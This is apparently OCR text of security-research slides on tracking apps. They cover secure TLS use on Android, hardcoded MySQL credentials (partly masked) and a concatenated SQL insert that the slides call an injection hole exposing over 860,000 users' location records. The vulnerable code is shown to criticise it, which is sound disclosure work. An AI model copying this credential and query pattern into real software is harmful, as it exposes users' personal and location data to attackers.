
Mitm + Bad Crypto + Obfuscation




Mitm + Bad Crypto + Obfuscation




Mitm + Bad Crypto + Obfuscation



Mitm + Bad Crypto + Obfuscation




WINNER:

Correct Secure Communication

- Use **https** via **TLS 1.2** or **TLS 1.3**
- Valid server certificate

Correct Secure Communication

- Use **https** via **TLS 1.2** or **TLS 1.3**
- Valid server certificate
- Implementation in Android:

Java:

```
URL url = new URL("https://wikipedia.org");
URLConnection urlConnection = url.openConnection();
```

Kotlin:

```
val url = URL("https://wikipedia.org")
val urlConnection: URLConnection = url.openConnection()
```

https://developer.android.com/training/articles/security-ssl#java

“Authentication“

“Authentication“


```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection(
                                                                    );
 try {
…
```

“Authentication“

```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection("jdbc:mysql://mysql.r*****************r.mobi/r*************06",
                                                    "r*************06", "t**********b");
 try {
…
```


“Authentication“

```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection("jdbc:mysql://mysql.r*****************r.mobi/r*************06",
                                                    "r*************06", "t**********b");
 try {
…
```



“Authentication“

```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection("jdbc:mysql://mysql.r****************r.mobi/r************06",
                                                    "r************06", "t**********b");
 try {
…
```




“Authentication“

- MySQL Database with following table scheme:

Field	Type	Null	Key	Default	Extra
nome	varchar(50)	NO		NULL	
email	varchar(30)	NO		NULL	
latitude	varchar(30)	NO		NULL	
longitude	varchar(30)	NO		NULL	
data	varchar(30)	NO		NULL	
hora	varchar(30)	NO		NULL	
codrenavam	varchar(30)	NO		NULL	
placa	Varchar(30)	NO	PRI	NULL	

“Authentication“

```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection("jdbc:mysql://mysql.r*****************r.mobi/r*************06",
                                                    "r*************06", "t**********b");
 try {
…
```



All in all we had access to over **860.000** location data of different users, distributed over the whole world.


Is that all ?

Prepared Statement? WTF!

```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection("jdbc:mysql://mysql.r*****************r.mobi/r************06",
                                                    "r************06", "t**********b");
 try {
   PreparedStatement prest = con.prepareStatement("insert rastreadorpessoal values(?)");
```

Prepared Statement? WTF!

```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection("jdbc:mysql://mysql.r*****************r.mobi/r************06",
                                                    "r************06", "t**********b");
 try {
   PreparedStatement prest = con.prepareStatement("insert rastreadorpessoal values(?)");
   prest.executeUpdate("insert into rastreadorpessoal
                              values('" + this.atributos.getNome() + "',
                                     '" + this.atributos.getEmail() + "',
                                     '" + this.atributos.getLatitudeStr() + "',
                                     '" + this.atributos.getLongitudeStr() + "',
                                     '" + this.atributos.getDataBancoStr() + "',
                                     '" + this.atributos.getHoraBancoStr() + "',
                                     '" + this.atributos.getRenavam() + "',
                                     '" + this.atributos.getPlaca() + "')");
 prest.close();
 con.close();
…
```

Prepared Statement? WTF!

```
…
Message message = new Message();
try {
 Class.forName("com.mysql.jdbc.Driver");
 Connection con = DriverManager.
 getConnection("jdbc:mysql://mysql.r****************r.mobi/r************06",
                                                    "r************06", "t**********b");
 try {
   PreparedStatement prest = con.prepareStatement("insert rastreadorpessoal v   es(?)");
   prest.executeUpdate("insert into rastreadorpessoal
                        values('" + this.atributos.getNom
                               '" + this.atributos.
                               '" + this.atri
                               '" + thi                    tr() + "',
                               '"                    BancoStr() + "',
                                                  getHoraBancoStr() + "',
                                                  utos.getRenavam() + "',
                                                  .atributos.getPlaca() + "')");
 prest.close();
 con.close();
…
```


This is not a prepared statement !
This is a SQL injection vulnerability !


U.S.
U.S.
Stupid !

Agenda

- Motivation
- Background Information
- Client-Side Authorization
- Client-Side and Communication Vulnerabilities
- **Server-Side Vulnerabilities**
- Responsible Disclosure Process
- Summary

101



1. Authentication Process
2. Authorization Process
Observer

WTF-States of Server-Side Vulnerabilties

”That‘s a feature”

